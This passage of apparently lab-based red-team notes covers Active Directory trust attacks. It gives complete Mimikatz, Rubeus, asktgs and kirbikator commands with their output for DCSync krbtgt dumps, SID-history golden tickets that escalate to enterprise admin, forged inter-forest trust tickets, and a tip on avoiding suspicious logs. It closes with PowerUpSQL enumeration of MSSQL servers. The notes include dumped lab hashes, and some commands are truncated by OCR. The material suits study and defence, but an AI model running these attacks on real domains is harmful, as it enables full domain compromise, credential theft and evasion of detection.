
```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:mcorp\krbtgt"'
```

Step four – Create Golden Enterprise admin

```
Invoke-Mimikatz -Command '"Kerberos::golden
/user: Administrator
/domain: dollarcorp.moneycorp.local [child_domain]
/sid: DomainAdmin_SID
/sids: Enterprise_Admin_SID
/rc4: Ticket HASH
/service:krbtgt
/target:moneycorp.local [root domain]
/ticket: location to save the ticket"'
```

Invoke-Mimikatz -Command	
Kerberos::golden	The mimikatz module
/domain:dollarcorp.moneycorp.local	FQDN of the current domain
/sid:S-1-5-21-1874506631-3219952063-538504511	SID of the current domain
/sids:S-1-5-21-280534878-1496970234-700767426-519	SID of the enterprise admins group of the parent domain
/rc4:7ef5be456dc8d7450fb8f5f7348746c5	RC4 of the trust key
/user:Administrator	User to impersonate
/service:krbtgt	Target service in the parent domain
/target:moneycorp.local	FQDN of the parent domain
/ticket:C:\AD\Tools\kekeo\trust_tkt.kirbi	Path where ticket is to be saved


> **Note\ We don't need Domain Admin Privileges to run this command**



Copy the ticket locally, **and use it to request a service ticket (TGS)** from the root domain. In the below example, we requested CIFS service with **Rubeus – asktgs** module. { Get a TGS for a service (CIFS) in the target domain by using the forget trust ticket.

🔴 **Note\ Tickets for other services list (HOST , RPCSS, WMI, HOST, HTTP for PSremoting, WinRM) can be created as well.**

```
Rubeus.exe asktgs /ticket: ticket Location /service: service type [cifs/mcorpdc.moneycorp.local]  /dc: domain controller [mcor
# OR
asktgs.exe <PATH_Trust_TKT.kribi> <SERVICE_TYPE> [cifs/mcorpdc.moneycorp.local]
```



```
PS C:\AD\Tools\kekeo_old> .\asktgs.exe C:\AD\Tools\kekeo_old\trust_tkt.kirbi CIFS/mcorp-dc.moneycorp.local

  .#####.   AskTGS Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Ticket    : C:\AD\Tools\kekeo_old\trust_tkt.kirbi
Service   : krbtgt / moneycorp.local @ dollarcorp.moneycorp.local
Principal : Administrator @ dollarcorp.moneycorp.local

> CIFS/mcorp-dc.moneycorp.local
  * Ticket in file 'CIFS.mcorp-dc.moneycorp.local.kirbi'
PS C:\AD\Tools\kekeo_old>
```

After running the command, verify we have the new TGS ticket with the `klist` command

As seen below, we got a TGS ticket as Administrator for the CIFS service on the root domain controller *"mcorp-dc.moneycorp.local"*.We were able to list the **Enterprise Administrator's** shares on the root domain.

```
PS C:\AD> klist

Current LogonId is 0:0x67fb438

Cached Tickets: (1)

#0>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: cifs/mcorp-dc.moneycorp.local @ MONEYCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 2/15/2022 17:04:52 (local)
        End Time:   2/16/2022 3:04:52 (local)
        Renew Time: 2/22/2022 17:04:52 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\AD> ls \\mcorp-dc.moneycorp.local\C$

    Directory: \\mcorp-dc.moneycorp.local\C$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       11/29/2019   4:33 AM                PerfLogs
d-r---        2/16/2019   9:14 PM                Program Files
d-----        7/16/2016   6:23 AM                Program Files (x86)
d-r---        2/16/2019   9:14 PM                Users
d-----        9/15/2021   2:35 AM                Windows


PS C:\AD>
```

OR using kirbikator.exe

```
.\kirbikator.exe lsa .\<Trust_Ticket>
.\kirbikator.exe lsa .\CIFS.mcorp-dc-moneycorp.local.kirbi

# Now Do list the Enterprise Domain
ls \\mcorp-dc.moneycorp.local\c$
```

```
PS C:\AD\Tools\kekeo_old>  .\kirbikator.exe lsa .\CIFS.mcorp-dc.moneycorp.local.kirbi

  .#####.   KiRBikator 1.1 (x86) built on Dec  8 2016 00:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Destination : Microsoft LSA API (multiple)
 < .\CIFS.mcorp-dc.moneycorp.local.kirbi (RFC KRB-CRED (#22))
 > Ticket Administrator@dollarcorp.moneycorp.local-CIFS~mcorp-dc.moneycorp.local@MONEYCORP.LOCAL : injected
PS C:\AD\Tools\kekeo_old> klist

Current LogonId is 0:0x3b72b

Cached Tickets: (1)

#0>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: CIFS/mcorp-dc.moneycorp.local @ MONEYCORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 1/1/2019 11:31:46 (local)
        End Time:   1/1/2019 21:31:46 (local)
        Renew Time: 1/8/2019 11:31:46 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
PS C:\AD\Tools\kekeo_old>
```

So TGS has been injected, and we can access:

```
PS C:\AD\Tools\kekeo_old> ls \\mcorp-dc.moneycorp.local\c$


    Directory: \\mcorp-dc.moneycorp.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2/23/2018  11:06 AM                PerfLogs
d-r---       12/13/2017   9:00 PM                Program Files
d-----       10/14/2018   3:20 AM                Program Files (x86)
d-----       10/30/2018   2:49 PM                Temp
d-r---        1/1/2019    7:50 AM                Users
d-----       10/30/2018   3:02 PM                Windows


PS C:\AD\Tools\kekeo_old> _
```

Other option we have,we can use the same things with krbtgt hash of our current domain:

if some one get the krbtgt key they can fall back the trust key and Verica verses

🔴 Here we get the TGT whatever TGS is requested would be automatically requesting using this TGT.

```
# We will abuse SID history once again
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
#OR
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'

# Now Create a Inter-realm TGT;
Invoke-Mimikatz -Command '"kerberos::golden
/user:Administrator /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-
5-21-280534878-1496970234-700767426-519
/krbtgt:ff46a9d8bd66c6efd77603da26796f35
/ticket:C:\AD\Tools\krbtgt_tkt.kirbi"'
```

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
```

```
Credentials:
  Hash NTLM: a9b30e5b0dc865eadcea9411e4ade72d
    ntlm- 0: a9b30e5b0dc865eadcea9411e4ade72d
    lm  - 0: ff2aaa1cddf9424d6a883d556d9e2e09

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4c2a8893d54553d009d8696dbcd0ebf9

* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : f369d93b0bd83eb7a7eb9014024a183ce16766b065c2f1e86a1beb2
      aes128_hmac       (4096) : 8ef56c58b778666ce308ba8a3d117fd8
      des_cbc_md5       (4096) : 19eaa1cbcd94f879

* Primary:Kerberos *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 19eaa1cbcd94f879

* Packages *
    NTLM-Strong-NTOWF
```

So Now Create a Inter-realm TGT;

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:dollarco
927-4156871508-1792461683 /sids:S-1-5-21-560323961-2032768757-2425134131-519 /krbtgt:a9b30e5b0dc
ls\krbtgt_tkt.kirbi"'

  .#####.   mimikatz 2.1.1 (x64) built on Jul 18 2018 15:40:54 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /
61683 /sids:S-1-5-21-560323961-2032768757-2425134131-519 /krbtgt:a9b30e5b0dc865eadcea9411e4ade72
User      : Administrator
Domain    : dollarcorp.moneycorp.local (DOLLARCORP)
SID       : S-1-5-21-268341927-4156871508-1792461683
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-560323961-2032768757-2425134131-519 ;
ServiceKey: a9b30e5b0dc865eadcea9411e4ade72d - rc4_hmac_nt
Lifetime  : 1/1/2019 11:38:18 AM ; 12/29/2028 11:38:18 AM ; 12/29/2028 11:38:18 AM
-> Ticket : C:\AD\Tools\krbtgt_tkt.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

PS C:\AD\Tools>
```

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::ptt C:\AD\Tools\krbtgt_tkt.kirbi"'

  .#####.   mimikatz 2.1.1 (x64) built on Jul 18 2018 15:40:54 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::ptt C:\AD\Tools\krbtgt_tkt.kirbi

* File: 'C:\AD\Tools\krbtgt_tkt.kirbi': OK

PS C:\AD\Tools> klist

Current LogonId is 0:0x3b72b

Cached Tickets: (1)

#0>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: krbtgt/dollarcorp.moneycorp.local @ dollarcorp.moneycorp.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 1/1/2019 11:38:18 (local)
        End Time:   12/29/2028 11:38:18 (local)
        Renew Time: 12/29/2028 11:38:18 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\AD\Tools>
```

```
gwmi -Class win32_operatingsystem -ComputerName mcorp-dc
```

```
PS C:\AD\Tools> gwmi -Class win32_operatingsystem -ComputerName mcorp-dc


SystemDirectory : C:\Windows\system32
Organization    : Amazon.com
BuildNumber     : 14393
RegisteredUser  : EC2
SerialNumber    : 00376-40000-00000-AA753
Version         : 10.0.14393
```

💥 Very Interesting :

- Avoid suspicious logs:

```
Invoke-Mimikatz -Command '"kerberos::golden /user:dcorp-dc$
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-
```


```
3219952063-538504511 /groups:516 /sids:S-1-5-21-280534878-
1496970234-700767426-516,S-1-5-9
/krbtgt:ff46a9d8bd66c6efd77603da26796f35 /ptt"'

# dump NTLM hash of mcorp/administrator
Invoke-Mimikatz -Command '"lsadump::dcsync
/user:mcorp\Administrator /domain:moneycorp.local"'
```


```
Invoke-Mimikatz -Command '"kerberos::golden /user:dcorp-
dc$ /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
268341927-4156871508-1792461683 /groups:516 /sids:S-1-5-
21-560323961-2032768757-2425134131-516,S-1-5-9
/krbtgt:a9b30e5b0dc865eadcea9411e4ade72d /ptt"'
```

- S-1-5-21-2578538781-2508153159-3419410681-516 – Domain Controllers
- S-1-5-9 – Enterprise Domain Controllers

▼ Cross Forest Attack (External Trust)

if i recall current Domain Like (DollarCorp) has External **Bidirectional Trusts** with a Forest For example Called (EuroCorp).






- If We have access to trust key we can forge an inter-realm TGT for they External Trust .

The Difference:

We Could Escalate our Privelige to the Enterprise Admin By Using (`SID History`)

```
# Trust key for the inter-forest trust:
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
# OR
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
```




```
# Foregd Inter-Forest TGT
Invoke-Mimikatz -Command '"Kerberos::golden
/user:Administrator /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511
/rc4:<KEY_OF_TRUST_FOREST> /service:krbtgt
/target:eurocorp.local
/ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi"'
```

```
PS C:\AD\Tools\kekeo_old> Invoke-Mimikatz -Command '"Kerberos::golden /user:Administrator /domain:dollarcorp.mone
c4:5f63b62aceb71109c2864deb7df563b1 /service:krbtgt /target:eurocorp.local /ticket:C:\AD\Tools\kekeo_old\trust_fo

  .#####.   mimikatz 2.1.1 (x64) built on Jul 18 2018 15:40:54 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # Kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-2683
563b1 /service:krbtgt /target:eurocorp.local /ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi
User      : Administrator
Domain    : dollarcorp.moneycorp.local (DOLLARCORP)
SID       : S-1-5-21-268341927-4156871508-1792461683
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5f63b62aceb71109c2864deb7df563b1 - rc4_hmac_nt
Service   : krbtgt
Target    : eurocorp.local
Lifetime  : 1/1/2019 1:32:38 PM ; 12/29/2028 1:32:38 PM ; 12/29/2028 1:32:38 PM
-> Ticket : C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

PS C:\AD\Tools\kekeo_old>
```

```
# Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket.
.\asktgs.exe C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi CIFS/eurocorp-dc.eurocorp.local
#Tickets for other services (like HOST and RPCSS for WMI, HOST and
#HTTP for PowerShell Remoting and WinRM) can be created as well.
```

```
PS C:\AD\Tools\kekeo_old> .\asktgs.exe C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi CIFS/eurocorp-dc.eurocorp.local

  .#####.   AskTGS Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Ticket    : C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi
Service   : krbtgt / eurocorp.local @ dollarcorp.moneycorp.local
Principal : Administrator @ dollarcorp.moneycorp.local

> CIFS/eurocorp-dc.eurocorp.local
  * Ticket in file 'CIFS.eurocorp-dc.eurocorp.local.kirbi'
PS C:\AD\Tools\kekeo_old>
```

```
# Inject The TGS
# Use the TGS to access the targeted service
.\kirbikator.exe lsa .\CIFS.eurocorpdc.eurocorp.local.kirbi
```

```
PS C:\AD\Tools\kekeo_old> .\kirbikator.exe lsa .\CIFS.eurocorp-dc.eurocorp.local.kirbi

  .#####.   KiRBikator 1.1 (x86) built on Dec  8 2016 00:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Destination : Microsoft LSA API (multiple)
 < .\CIFS.eurocorp-dc.eurocorp.local.kirbi (RFC KRB-CRED (#22))
 > Ticket Administrator@dollarcorp.moneycorp.local-CIFS~eurocorp-dc.eurocorp.local@EUROCORP.LOCAL : injected
PS C:\AD\Tools\kekeo_old>
```

```
PS C:\AD\Tools\kekeo_old> klist

Current LogonId is 0:0x3d7c2

Cached Tickets: (1)

#0>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: CIFS/eurocorp-dc.eurocorp.local @ EUROCORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 1/1/2019 13:32:55 (local)
        End Time:   1/1/2019 23:32:55 (local)
        Renew Time: 1/8/2019 13:32:55 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
PS C:\AD\Tools\kekeo_old>
```

```
ls \\eurocorp-dc.eurocorp.local\forestshare\

# Note We can access juts with Resource are shared with us
```

```
PS C:\AD\Tools\kekeo_old> ls \\eurocorp-dc.eurocorp.local\c$
ls : Access is denied
At line:1 char:1
+ ls \\eurocorp-dc.eurocorp.local\c$
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\eurocorp-dc.eurocorp.local\c$:String) [Get-ChildItem], Unauthor
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

ls : Cannot find path '\\eurocorp-dc.eurocorp.local\c$' because it does not exist.
At line:1 char:1
+ ls \\eurocorp-dc.eurocorp.local\c$
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\eurocorp-dc.eurocorp.local\c$:String) [Get-ChildItem], ItemNotFou
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\AD\Tools\kekeo_old>
```

Because it’s not shared with us .

```
PS C:\AD\Tools\kekeo_old> ls \\eurocorp-dc.eurocorp.local\SharedwithDCorp\


    Directory: \\eurocorp-dc.eurocorp.local\SharedwithDCorp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/12/2018   3:25 PM             29 secret.txt


PS C:\AD\Tools\kekeo_old>
```

```
PS C:\AD\Tools\kekeo_old> cat \\eurocorp-dc.eurocorp.local\SharedwithDCorp\secret.txt
Dollarcorp DAs can read this!
PS C:\AD\Tools\kekeo_old>
```

Interest Part Here:

we can get our Domain Admin privileges in other forest .

▼ Trust Abuse - MSSQL Servers

MSSQL Server are generally deployed in plenty in a windows domain.

- SQL servers provide a very good options for Lateral movement as domain Users can be mapped to database roles .
- Lets user PowerUpSQL

```
# Discovery ( SPN Scanning ) -> This Get All Things has a MSSQL keywords
Get-SQLInstanceDomain

# Check Accessibility -> This one will be check wich Server We Can to Accessible.
Get-SQLConnectionTestThreaded
# OR
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose

# Gather Information For SQL server
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose
```

`Get-SQLInstanceDomain`


```
PS C:\AD\Tools> Get-SQLInstanceDomain

ComputerName     : dcorp-mgmt.dollarcorp.moneycorp.local
Instance         : dcorp-mgmt.dollarcorp.moneycorp.local,1433
DomainAccountSid : 1500000521000167146254158421119624711520321410698400
DomainAccount    : svcadmin
DomainAccountCn  : svc admin
Service          : MSSQLSvc
Spn              : MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local:1433
LastLogon        : 1/1/2019 1:12 PM
Description      : Account to be used for services which need high privileges.

ComputerName     : dcorp-mgmt.dollarcorp.moneycorp.local
Instance         : dcorp-mgmt.dollarcorp.moneycorp.local
DomainAccountSid : 1500000521000167146254158421119624711520321410698400
DomainAccount    : svcadmin
DomainAccountCn  : svc admin
Service          : MSSQLSvc
Spn              : MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local
LastLogon        : 1/1/2019 1:12 PM
Description      : Account to be used for services which need high privileges.

ComputerName     : dcorp-mssql.dollarcorp.moneycorp.local
Instance         : dcorp-mssql.dollarcorp.moneycorp.local,1433
DomainAccountSid : 1500000521000167146254158421119624711520321410681400
DomainAccount    : DCORP-MSSQL$
DomainAccountCn  : DCORP-MSSQL
Service          : MSSQLSvc
Spn              : MSSQLSvc/dcorp-mssql.dollarcorp.moneycorp.local:1433
LastLogon        : 1/1/2019 1:21 PM
Description      :

ComputerName     : dcorp-mssql.dollarcorp.moneycorp.local
Instance         : dcorp-mssql.dollarcorp.moneycorp.local
DomainAccountSid : 1500000521000167146254158421119624711520321410681400
DomainAccount    : DCORP-MSSQL$
DomainAccountCn  : DCORP-MSSQL
```

`Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose` → **Access Only Those SQL service Which Are accessible on the Network :**

```
PS C:\AD\Tools> Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local,1433 : Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: dcorp-mgmt.dollarcorp.moneycorp.local : Connection Failed.
VERBOSE: dcorp-mgmt.dollarcorp.moneycorp.local,1433 : Connection Failed.
VERBOSE: dcorp-sql1.dollarcorp.moneycorp.local : Connection Failed.
VERBOSE: dcorp-sql1.dollarcorp.moneycorp.local,1433 : Connection Failed.
VERBOSE: DCORP-STDADMIN : Connection Failed.
VERBOSE: Closing the runspace pool

ComputerName                        Instance                                    Status
------------                        --------                                    ------
dcorp-mssql.dollarcorp.moneycorp.local dcorp-mssql.dollarcorp.moneycorp.local,1433 Accessible
dcorp-mssql.dollarcorp.moneycorp.local dcorp-mssql.dollarcorp.moneycorp.local      Accessible
dcorp-mgmt.dollarcorp.moneycorp.local  dcorp-mgmt.dollarcorp.moneycorp.local       Not Accessible
dcorp-mgmt.dollarcorp.moneycorp.local  dcorp-mgmt.dollarcorp.moneycorp.local,1433  Not Accessible
dcorp-sql1.dollarcorp.moneycorp.local  dcorp-sql1.dollarcorp.moneycorp.local       Not Accessible
dcorp-sql1.dollarcorp.moneycorp.local  dcorp-sql1.dollarcorp.moneycorp.local,1433  Not Accessible
DCORP-STDADMIN                         DCORP-STDADMIN                              Not Accessible

PS C:\AD\Tools> _
```

- Ease Way Check What are our Privileges on The sql Server:

